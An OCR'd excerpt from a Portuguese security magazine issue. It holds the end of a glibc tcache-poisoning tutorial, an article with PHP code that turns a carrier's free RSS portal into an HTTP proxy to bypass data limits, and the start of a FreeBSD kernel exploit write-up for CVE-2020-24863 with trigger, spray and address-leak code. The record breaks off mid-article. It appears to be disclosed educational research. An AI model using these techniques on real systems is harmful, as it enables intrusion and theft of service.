

Figura 8: *Status* após o terceiro (e último) novo *malloc* adicionado

Na verdade, este ataque não depende de muitos pré-requisitos. Existe pouca (ou nenhuma) checagem de integridade sobre onde os nós se conectam; e não é necessário realizar modificações na memória, exceto para modificar o ponteiro para o próximo *chunk* (*next*) do nó que faz parte da *freelist* apropriada do *tcache* [16].

Também precisamos lembrar que o *tcache* é dividido em *bins* (*freelists*) de diferentes tamanhos. Quando um *chunk* é liberado ou alocado, ele é associado a um índice específico no *tcache*. Esse índice (e a *freelist* associada) possuem *chunks* de mesmo tamanho.

Portanto, se uma *freelist* no *tcache* for corrompida, o tamanho do *chunk* a ser liberado precisa ser o apropriado para que vá ao *bin* correto. E quando um *chunk* é alocado, o tamanho correto também precisa ser requisitado para que se utilize a *freelist* corrompida.

A entrada *tcache* envenenada precisará ser retornada por *malloc*. Para que isso aconteça, o atacante precisa alocar um número apropriado de *chunks* do tamanho correto para preparar o nó corrompido. O atacante precisa então alocar mais um *buffer* para retornar o ponteiro corrompido (*next*). Neste ponto, o atacante obtém um ponteiro arbitrário de *malloc* e então poderá sobrescrever um ponteiro de função de algum local do programa para obter controle do fluxo do mesmo.

Existem diversas formas que o envenenamento do *tcache* pode ocorrer. Por exemplo, tanto um *use-after-free* quanto um *heap overflow* servem.

Em um bug de *use-after-free*, o atacante precisa ser capaz de escrever no conteúdo do *chunk* liberado após

[16] Nota da Coluna: Sugiro ao leitor voltar para as Figuras 1 e 2 porque o ponteiro para um próximo elemento é chamado de *fwd* – *forward* – na primeira estrutura e *next* na segunda. No texto original, em algumas ocasiões o autor utiliza a palavra "*forward*" para se referir ao próximo nó ao inves do nome do ponteiro em si ("*next*"). Para a tradução, escolhemos – o Gabriel, editor da revista, e eu, autor da coluna – utilizar o nome do ponteiro, e assim tentamos evitar confundir o leitor

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 16

este ser liberado. O atacante precisa escrever apenas um único pointeiro no começo da área de dados (conteúdo) do *chunk*, pois esta é a posição do ponteiro *next* da estrutura *tcache*.

A Listagem 3 possui um pequeno programa que coloca um *chunk* no *tcache* e então envenena o mesmo para que *malloc* retorne um ponteiro arbitrário. O objetivo deste programa é sobrescrever a variável '*target*' [17] com entrada de dados arbitrária controlada pelo atacante. A forma de fazer isso é forçando *malloc* retornar o endereço da variável *target*.

Listagem 3: Arquivo Ex2-1.c

```
#include <stdio.h>
#include <stdlib.h>
static long target = 0;
int main() {
        long *a, *recycled_a, *b;
        a = malloc(8);
        // cria o chunk no tcache
        free (a);

        // envenena o ponteiro para o proximo chunk (next)
        *a = (long) &target;

        // recicla o chunk do tcache
        recycled_a = malloc(8);

        // retorna o ponteiro envenenado
        b = malloc(8);

        // sobrescreve a variavel target
        *b = 0x4141414142424242;

        fprintf(stderr, "%lx\n", target);
        exit(0);
}
```

Vamos colocar um *breakpoint* após o primeiro *free*, como mostra a Figura 9. Podemos ver que existe uma entrada no *tcache* associada com o *buffer* que foi liberado. Agora vejamos na Figura 10 o que acontece quando envenenamos o ponteiro *next* do nó do *tcache* com o endereço da variável *target* - **a = (long *)&target*. O ponteiro *target* está em 0x55..58030.

Pode-se observar na Figura 10 que, escrevendo no *chunk* livre via UAF, criamos um nó extra que aponta para nossa variável *target*. Vamos continuar no próximo *malloc* e parar imediatamente após ele, como mostra a Figura 11. Como visto na Figura 11, o *malloc* reciclou o *chunk* do *tcache* da cabeça (topo) da *freelist*. Agora somente o nosso *chunk* alvo está presente na *freelist*. Mais um *malloc* deve resolver [18].

[17] Nota da Coluna: Usarei o nome em inglês para evitar confusão com a palavra "alvo" em si, usada posteriormente no texto, mas sem nenhuma relação com a variável "*target*"

[18] Nota da Coluna: Removemos a imagem do *tcache* vazio presente no artigo original

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 17



Figura 9: *Status* após o primeiro *free*



Figura 10: Ponteiro *next* do nó envenenado do *tcache*



Figura 11: *Status* após o primeiro *malloc* (após o envenenamento)

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 18

O último *malloc* da Listagem 3 retorna um ponteiro para a nossa variável *target* e o programa, então, escreve em tal *buffer* pensando que era uma alocação legítima de memória. No entanto, o programa acabou sobrescrevendo a variável *target* que se encontra em outra área de memória.

Se a variável *target* fosse substituída por um ponteiro de função, controlar a execução do programa seria possível.

Conclusão

O alocador de *heap ptmalloc* é um bom alocador para se começar na jornada de exploração de *heap*. Existem informações amplamente disponíveis sobre sua implementação e ataques. O código fonte está disponível, e informação de depuração pode ser usada por padrão em diversas distribuições. O envenenamento do *TCache* é um ataque interessante que utiliza-se dos metadados da *heap* e exemplifica uma das possibilidades para um atacante corromper a *heap*.

Referências

[1] S. Cesare, "Linux Heap Tcache Poisoning," acessado em 24-Setembro-2019. [Online]. Disponível em: http://blog.infosectcbr.com.au/2019/07/linux-heap-tcache-poisoning.html

[2] R. Branco, "TTDB Analysis," acessado em 24-Setembro-2019. [Online]. Disponível em: https://github.com/rrbranco/Articles/blob/master/ttdb_analysis.txt

[3] R. Branco, "Exploração Real de Heap Overflow," acessado em 24-Setembro-2019. [Online]. Disponível em: https://blog.4linux.com.br/exploracao-de-uma-vulnerabilidade-de-heap-overflow-real

[4] S. Designer, "JPEG COM Marker Processing Vulnerability," acessado em 24-Setembro-2019. [Online]. Disponível em: https://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability

[5] Y. Livneh, "House of Fun; or, Heap Exploitation against GlibC in 2018," acessado em 06-June-2020. [Online]. Disponível em: https://github.com/rrbranco/poc_gtfo/blob/master/pocorgtfo18.pdf

[6] D. Lea, "A memory allocator," acessado em 24-Setembro-2019. [Online]. Disponível em: http://gee.cs.oswego.edu/dl/html/malloc.html

[7] J. Delorie, "Malloc Internals," acessado em 24-Setembro-2019. [Online]. Disponível em: https://sourceware.org/glibc/wiki/MallocInternals

[8] _py., "Heap Exploitation – fastbin attack," acessado em 24-Setembro-2019. [Online]. Disponível em: https://0x00sec.org/t/heap-exploitation-fastbin-attack/3627

[9] _hugsy_., "GEF – GDB Enhanced Features," acessado em 24-Setembro-2019. [Online]. Disponível em: https://gef.readthedocs.io/en/master/

Convertendo Acesso RSS em Internet de Graça

Registro Único de Artigo

https://doi.org/10.47986/15/1

Introdução

Muitos provedores de internet ou pontos de acesso costumam ter planos com franquias limitando o consumo de dados. Contudo, também existem casos em que o acesso a certas redes sociais é livre ou há a possibilidade de realizar certos tipos de requisições que não são contabilizadas no uso da banda contratada. Em planos móveis, é possível que após atingir o limite seja oferecido para o usuário o acesso à algum portal de conteúdo. Nesses casos, dependendo de como é feito o controle de acesso e como é estruturado o serviço que fornece esses dados, é possível fazer uso de tal serviço para outros fins, os quais não foram previstos pelo provedor.

Contexto

Para melhor ilustrar como o acesso não validado de forma correta pode se tornar um recurso interessante, irei descrever aqui um caso que encontrei em um provedor de serviços de telefonia. Certo dia fiquei sem energia elétrica, e portanto sem acesso à internet no meu notebook. Foi então que resolvi rotear a internet do celular para continuar fazendo uso do notebook até atingir o limite de dados.

Ao atingir o limite, fui redirecionado para uma página com ofertas de planos, e apesar do acesso aos serviços que eu estava utilizando terem sido cortados, era oferecida uma pagina de conteúdo gratuito. O conteúdo que a página exibia era dinâmico, composto por informações de horóscopo e também por notícias utilizando o feed de notícias do portal Terra.

Neste momento, estando sem acesso a outros serviços e sem interesse por horóscopo e pelas notícias políticas do Terra, resolvi observar de que forma aquele site construía seu conteúdo. Para isso, utilizei o painel de desenvolvimento web presente no Firefox, mais especificamente o filtro para exibir as requisições do tipo XHR (XmlHTTPRequest).

Falha

Analisando as requisições XHR no painel exibido na Figura 1, ficou claro que o feed RSS era acessado através do envio de um parâmetro via metodo HTTP GET. Minha primeira ideia foi alterar o parâmetro e tentar acessar um feed de noticias do meu interesse. Eu tinha poucos feeds salvos e não tinha internet para procurar outros, então realizei o teste utilizando o feed do Packet Storm alterando a url de forma simples,

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 20

como o exemplo a seguir:

internetgratis.<provedor>.com/tf?url=https://rss.packetstormsecurity.com

Figura 1: Lista de requisições

Apesar de não ter tanta esperança, essa abordagem funcionou e o feed do packetstorm foi retornado como JSON, como acontecia com as notícias do Terra, porém agora com algumas noticias mais interessantes. Durante este dia sem energia elétrica, tudo que tive para fazer foi continuar lendo simplesmente o título e parte das descrições de cada entrada retornada pelo feed do PacketStorm.

RSS2HTTP

No outro dia, finalmente com energia elétrica e com um pouco mais de recursos, resolvi explorar mais a falha encontrada, tentando acessar outros serviços que não fossem apenas feeds.

O código utilizado pelo provedor esperava dados retornados em XML, no formato de feed de notícias. Logo, percebi que poderia controlar o resultado bastando apenas ter um servidor sob o meu controle e alterando o parâmetro "url" usado pelo lado do usuário. Foi assim que tive a ideia converter um feed em um proxy HTTP.

Realizei uma prova de conceito bem simples, que funciona basicamente como um proxy HTTP sobre RSS: de acordo com o parâmetro "url" recebido, o serviço RSS faz uma requisição GET para esse endereço, encoda o que é retornado no formato necessário (como se fosse uma notícia discutida anteriormente), e retorna o resultado para o usuário. Para tanto, foi utilizado o exemplo de documento XML RSS fornecido pela w3schools [1] com pequenas alterações para retornar o conteúdo desejado. O código do RSS Proxy pode ser visto na Listagem 1.

Listagem 1: rss_proxy.php

```
<?php
    $url = $_GET['url'];
    header('Content-Type: text/xml');
    echo '<?xml version="1.0" encoding="utf-8"?>
    <rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom">
        <channel>
```

```
            <title>RSS HTTP PROXY</title>
            <link>' . $url. '</link>
            <description>Free web building tutorials</description>
            <item>
                <title>Response</title>
                <link>' . $url. '</link>
                <description><![CDATA[' . base64_encode(
                    file_get_contents($url)) . ']]></description>
            </item>
        </channel>
    </rss>';
?>
```

Sendo apenas um prova de conceito bem simples, não cheguei a adicionar suporte ao envio de vários parâmetros, requisições com outros métodos sem ser GET e nem outras funcionalidades pois, para o meu propósito de verificar se o conteúdo dos sites ficariam acessíveis de forma gratuita, isso já seria o suficiente. Para validar que o proxy estava funcionando como esperado, fiz o upload do mesmo no Heroku [2] (uma plataforma em nuvem que suporta diversas linguagens e oferece como serviço a hospedagem de aplicações de forma gratuita) e realizei meu primeiro teste com um site bastante visitado (vale lembrar que tal teste não foi feito a partir da minha Internet móvel):

http://afternoon-dusk-33527.herokuapp.com?url=https://xvideos.com

Como esperado, o conteúdo foi retornado corretamente em formato de notícia dentro do XML. Para concluir a validação de que o acesso seria possível mesmo com o plano móvel já tendo excedido o limite de dados, realizei a requisição a partir do celular ao serviço de RSS sob meu controle da seguinte forma:

internetgratis.<provedor>.com/tf?url=http://afternoon-dusk-33527.herokuapp.com?url=https://xvideos.com

O portal de conteúdo grátis oferecido pelo provedor recebeu o conteúdo do serviço RSS com o único detalhe de que o retorno foi feito convertendo o XML para JSON, porém com o conteúdo exibido corretamente.

Comprovando que a falha concedia uma forma de acessar outros serviços de forma arbitrária, não seria difícil estender o código do proxy para suportar outros tipos de serviço, inclusive realizando POST, pois bastaria passar todos os parâmetros necessário na URL e os utilizar no proxy para realizar a requisição.

Local Proxy

Para facilidade de uso e para tornar a prova de conceito mais interessante, a última etapa que realizei foi um pequeno proxy local, também feito em PHP, para que fosse possível apenas acessar as URLs da maneira convencional no navegador e então ver o conteúdo de forma não encodada. O código pode ser visto na Listagem 2.

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 22

Listagem 2: local_proxy.php

```
<?php
    $request_url = $_SERVER['REQUEST_URI'];
    $heaven_bridge = 'internetgratis.<provedor>.com/tf?url=';
    $fake_rss = 'http://afternoon-dusk-33527.herokuapp.com?url=';
    $response = file_get_contents($heaven_bridge . $fake_rss.
       $request_url);
    $base64_body = json_decode($response, true)['rss']['channel']['
       item']['description']['_cdata'];
    echo base64_decode($base64_body);
?>
```

Tal código foi rodado a partir de prompt de comando local no celular, com o comando "php -S 127.0.0.1:9999" - fez-se necessário também configurar o browser para fazer uso de tal endereço (127.0.0.1) e porta (9999) como proxy. A partir desse momento, ao digitar as URLs normalmente no navegador, o conteúdo das páginas foi exibido através do plano de dados com limite excedido mesmo sem a contratação de um pacote de Internet adicional.

Conclusão

Restrições, como a falta de internet, podem estimular a criatividade das pessoas levando à descoberta de novas idéias, como nesse pequeno e divertido projeto baseado em uma falha simples. Com ele, podemos notar que o uso de protocolos para finalidades não previstas pode resultar em possibilidades interessantes, chegando à uma conclusão bem simples: é possível respeitar os protocolos sem respeitar o intuito deles!

Anonymous_

O autor preferiu permanecer anônimo, mas pode ser contactado no email: anonymousunderscore@riseup.net.

Referências

[1] w3schools, "XML RSS," acessado em 17-Novembro-2020. [Online]. Disponível em: https://www.w3schools.com/xml/xml_rss.asp

[2] Heroku, "Heroku App," acessado em 17-Novembro-2020. [Online]. Disponível em: http://herokuapp.com/

história de um exploit para o *Kernel* do FreeBSD

Registro Único de Artigo

https://doi.org/10.47986/69

AS-IS

Este artigo não passou pelo processo completo de revisão da H2HC Magazine: somente a parte técnica foi devidamente revisada. A leitura é recomendada para pessoas que já possuem familiaridade com o tema.

Introdução

Encontramos (escrevemos o exploit e reportamos) uma vulnerabilidade de uso de memória não inicializada na função *freebsd4_getfsstat()* na última versão estável do Kernel do FreeBSD, também afetando versões anteriores e outros *BSDs baseados no mesmo código como, por exemplo, o MidnightBSD [1] [2]. A vulnerabilidade recebeu o CVE-2020-24863 e este artigo explica os passos realizados para encontrar e explorar a mesma.

A forma como acabamos trabalhando juntos nessa vulnerabilidade foi porque em 2017 nós ja havíamos reportado a mesma vulnerabilidade independentemente para o FreeBSD, mas nenhuma ação foi tomada. Um ano depois (em 2018), o FreeBSD lançou uma ERRATA para o mesmo problema [3], mas dando crédito a Thomas Barabosch e Fraunhofer FKIE (que aparentemente também encontraram e reportaram o bug independentemente). O problema é que a causa raiz do bug não foi corretamente apontada (não está claro se pelos pesquisadores ou pela análise do time de seguranca do FreeBSD) e o mesmo acabou sendo classificado como um NULL pointer dereference (provavelmente porque o 'trigger' usado acabou tendo o valor não inicializado de NULL); logo, a correção acabou sendo incompleta. Essa vulnerabilidade recebeu o CVE-2018-17154.

Interessantemente, ao conversarmos sobre esse bug (até então não sabíamos que ambos havíamos reportado ele no passado), questionamos qual havia sido a correção. Ao olhar a correção, percebemos que a mesma parecia incompleta e que talvez eles tivessem entendido errado qual era o problema raiz. Neste *paper* iremos explicar a vulnerabilidade, o porque a correção é incompleta e o processo que utilizamos para a escrita do exploit.

A função vulnerável (*freebsd4_getfsstat*, que implementa o handler da respectiva system call) pode ser vista na Figura 1.

```
599 freebsd4_getfsstat(struct thread *td, struct freebsd4_getfsstat_args *uap)
600 {
601         struct statfs *buf, *sp;
602         struct ostatfs osb;
603         size_t count, size;
604         int error;
605
606         if (uap->bufsize < 0)
607                 return (EINVAL);
608         count = uap->bufsize / sizeof(struct ostatfs);
609         if (count > SIZE_MAX / sizeof(struct statfs))
610                 return (EINVAL);
611         size = count * sizeof(struct statfs);
612         error = kern_getfsstat(td, &buf, size, &count, UIO_SYSSPACE,
613             uap->mode);
614         if (error == 0)
615                 td->td_retval[0] = count;
616         if (size != 0) {
617                 sp = buf;
618                 while (count != 0 && error == 0) {
619                         freebsd4_cvtstatfs(sp, &osb);
620                         error = copyout(&osb, uap->buf, sizeof(osb));
621                         sp++;
622                         uap->buf++;
623                         count--;
624                 }
625                 free(buf, M_STATFS);
626         }
627         return (error);
628 }
```

Figura 1: Função vulnerável (*freebsd4_getfsstat()*)

Basicamente, esta função chama a *kern_getfsstat()* (vista na Figura 2) passando os parâmetros recebidos pela mesma (com poucas checagens antes disso - elaboramos melhor na Seção Trigando o Problema).

Na *kern_getfsstat()* temos o "switch (mode)" na linha 415, onde os *cases* são:

- *MNT_WAIT* (valor 1, linha 416)
- *MNT_NOWAIT* (valor 2, linha 417)

Onde ambos não fazem nada (simplesmente saindo do *switch*). Note que a Figura 2 mostra a correção incompleta aplicada (linhas 420 e 421), onde anteriormente o caso padrão apenas retornava EINVAL deixando o valor do ponteiro *buf* não-inicializado.

Se olharmos o *diff* do código da versão 11.1 [4] (parte da correção incompleta) presente na Figura 3, veremos que um check por *buf==NULL* também foi adicionado.

Em teoria, *buf* é *NULL* quando um modo inválido é utilizado (e não devido a um retorno de *malloc* ao falhar em alocar memória, dado que o parâmetro *WAITOK* utilizado no kernel garante que *malloc* sempre retorna uma alocação válida).

Ao tentar entender porque a correção original (errada) não entrou no FreeBSD 12 STABLE branch [5], decidimos primeiramente 'triggar' o problema em um kernel mais antigo (11-eng). Ao conseguirmos fazer isso, rapidamente concluímos novamente que o problema raiz era outro e conseguimos 'triggar' o problema também na última versão 11.4 (na época que reportamos o bug, em 19 de Junho de 2020).

Uma correção para a vulnerabilidade que reportamos foi proposta para o FreeBSD 12.1 [6] e além de checar no retorno se *buf==NULL*, também intencionalmente setava *buf=NULL* antes de retornar no caso de erro (exatamente o que faltava na correção original). Testamos esta correção e ela corrige o problema.

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 25

```
406 int
407 kern_getfsstat(struct thread *td, struct statfs **buf, size_t bufsize,
408     size_t *countp, enum uio_seg bufseg, int mode)
409 {
410         struct mount *mp, *nmp;
411         struct statfs *sfsp, *sp, *sptmp, *tofree;
412         size_t count, maxcount;
413         int error;
414
415         switch (mode) {
416         case MNT_WAIT:
417         case MNT_NOWAIT:
418                 break;
419         default:
420                 if (bufseg == UIO_SYSSPACE)
421                         *buf = NULL;
422                 return (EINVAL);
423         }
424 restart:
425         maxcount = bufsize / sizeof(struct statfs);
426         if (bufsize == 0) {
427                 sfsp = NULL;
428                 tofree = NULL;
429         } else if (bufseg == UIO_USERSPACE) {
430                 sfsp = *buf;
431                 tofree = NULL;
432         } else /* if (bufseg == UIO_SYSSPACE) */ {
433                 count = 0;
434                 mtx_lock(&mountlist_mtx);
435                 TAILQ_FOREACH(mp, &mountlist, mnt_list) {
436                         count++;
437                 }
438                 mtx_unlock(&mountlist_mtx);
439                 if (maxcount > count)
440                         maxcount = count;
441                 tofree = sfsp = *buf = malloc(maxcount * sizeof(struct statfs),
442                     M_STATFS, M_WAITOK);
443         }
444         count = 0;
```

Figura 2: Função *kern_getfsstat()*

#	revision 338978 by *gjb*, Thu Jun 29 23:56:50 2017 UTC Line 641 freebsd4_getfsstat(td, uap)	revision 338979 by *gordon*, Thu Sep 27 18:32:14 2018 UTC Line 641 freebsd4_getfsstat(td, uap)
641	size = count * sizeof(struct statfs);	size = count * sizeof(struct statfs);
642	error = kern_getfsstat(td, &buf, size, &count, UIO_SYSSPACE,	error = kern_getfsstat(td, &buf, size, &count, UIO_SYSSPACE,
643	uap->mode);	uap->mode);
644		if (buf == NULL)
645		return (EINVAL);
646	td->td_retval[0] = count;	td->td_retval[0] = count;
647	if (size != 0) {	if (size != 0) {
648	sp = buf;	sp = buf;

Figura 3: *Diff* do código com o *patch* original

BSDs Afetados

Devido a existência de diversos derivativos do FreeBSD, acabamos olhando se as últimas versões (na época) do OpenBSD, NetBSD, MidnightBSD e o DragonFlyBSD eram afetados. Destes, apenas o MidnightBSD [2] era afetado. Utilizamos o mesmo CVE para todas as versões do FreeBSD e MidnightBSD afetadas.

Trigando o Problema

Para iniciar a exploração do bug, o primeiro passo foi determinar os parâmetros para realizar o "trigger". Dado que o fluxo entre a *syscall* e a ocorrência da falha é bem curto, realizamos a primeira prova de conceito para disparar o bug com o código a seguir:

syscall(18, 0x0, 305, 0x9);

Como pode ser visto na breve sessão de *debug* mostrada na Figura 4, o valor da variável *buf* ao entrar na função *freebsd4_getfsstat* permanece inalterado após a chamada da função *kern_getfsstat*. A função deveria alocar memória e colocar um endereço válido na variável ou então retornar algum erro (mas antes inicializando a variável com NULL).

```
Thread 2 hit Breakpoint 1, 0xffffffff80bc62c1 in freebsd4_getfsstat (td=0x372c000, uap=0x372c538) at /usr/src/sys/kern/vfs_syscalls.c:602
602             error = kern_getfsstat(td, &buf, size, &count, UIO_SYSSPACE,
(gdb) p/x buf
Não é possível acessar a memória no endereço 0x262948
(gdb) nexti
604             if (buf == NULL)
(gdb) p/x buf
Não é possível acessar a memória no endereço 0x262948
```

Figura 4: *Debug* do código do kernel

Dado que a variável não inicializada *buf* é utilizada em uma chamada a função *free()* no final da execução da *freebsd_getfsstat()*, e levando-se em conta que cada *thread* de execução possui sua própria *stack*, se for possível controlar os valores presentes na *stack* de uma *thread*, então é possível controlar o valor da variável *buf* indiretamente.

Para validar essa idéia, alteramos o código usado previamente movendo a chamada que causa o "trigger" para uma função, que será utilizada para criar uma nova *thread* de execução. A idéia por trás disso é que podemos sobrescrever (com valores controlados) endereços de memória que não estejam em uso antes de criar a nova *thread*. Desta forma, ao alocar a *stack* para nova *thread*, o *kernel* acabará utilizando um endereço que foi previamente sobrescrito. A Listagem 1 contém um *snippet* de como ficou o código.

Listagem 1: Código do "Trigger"

```
void *trigger_routine(void *unused)
{
    syscall(18, 0x0, 305, 0x9);
    return NULL;
}
```

```
void spray_mem(unsigned long amount, unsigned long addr)
{
    unsigned long *mem = malloc(amount);
    for (int i = 0; i < amount / 8; i++)
        mem[i] = addr;
    free(mem);
}

int main(int argc, char **argv)
{
    unsigned long addr   =  strtoul(argv[1], NULL, 16);
    unsigned long amount = 1024 * 1024 * strtoul(argv[2], NULL, 10);
    pthread_t trigger_thread;

    spray_mem(amount, addr);
    pthread_create(&trigger_thread, NULL, trigger_routine, NULL);
    pthread_join(trigger_thread, NULL);
    return 0;
}
```

Como observado na Listagem 1, o programa funciona recebendo dois parâmetros, sendo o primeiro um endereço que será utilizado como valor para preencher toda a memória alocada e o segundo a quantidade de memória (em MB) que se deseja alocar para realizar o *spraying*.



Figura 5: Controlando *free*()

Como pode ser visto na Figura 5, a ideia foi confirmada de forma que atingimos a chamada de *free()* com o valor passado para o nosso programa. Logo, confirmamos a existência da primitiva de *arbitrary free* ao nosso dispor.

Primitiva: Arbitrary Free

Com a possibilidade de desalocar qualquer objeto previamente alocado pelo kernel (ou seja, uma primitiva de dar um *free()* em um ponteiro arbitrário), surge a possibilidade de construir um cenário de *use-after-free* (quando um ponteiro é referenciado após ter sido liberado). Existem inúmeras abordagens para converter a primitiva de *arbitrary-free* em um *use-after-free* explorável no FreeBSD - optamos por seguir a técnica utilizada no *exploit* de *Play Station* 4 descrita no blog fail0verflow [7].

Basicamente, a técnica consiste em utilizar a *syscall sysctlbyname("kern.file")* para obter endereços de

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 28

interesse - no nosso caso, obtemos endereços associados à estrutura interna dos descritores de arquivo que estão abertos no processo que realiza a chamada. Seguindo a ideia do post mencionado previamente, preparamos o código da Listagem 2 para obter o endereço da *struct kqueue* associada a um descritor de arquivo criado previamente utilizando a *syscall kqueue()*.

Listagem 2: Código para Obter o Endereço

```
unsigned long get_uaf_target(int kq_fd)
{
    struct kevent kev;
    struct xfile *xf;
    unsigned long kqueue_addr;

    EV_SET(&kev, 0, EVFILT_READ, 0, 0, 0, 0);

    size_t bufsz;
    char *buff;

    sysctlbyname("kern.file", NULL, &bufsz, NULL, 0);
    buff = malloc(bufsz);
    sysctlbyname("kern.file", buff, &bufsz, NULL, 0);

    xf = (struct xfile *)buff;
    pid_t self_pid = getpid();

    for (int i = 0; i < bufsz / sizeof(struct xfile); i++)
    {
        if (xf[i].xf_type == DTYPE_KQUEUE && xf[i].xf_pid == self_pid)
        {
            kqueue_addr = xf[i].xf_data;
            break;
        }
    }
    free(buff);
    return kqueue_addr;
}
int main(void) {
    int kq_fd = kqueue();
    unsigned long addr = get_uaf_target(kq_fd);
    printf("kq_fd = %d\nkqueue_addr = %lx\n", kq_fd, addr);
    return 0;
}
```

A *struct kqueue* é definida em *usr/src/sys/sys/eventvar.h* e pode ser vista na Listagem 3.

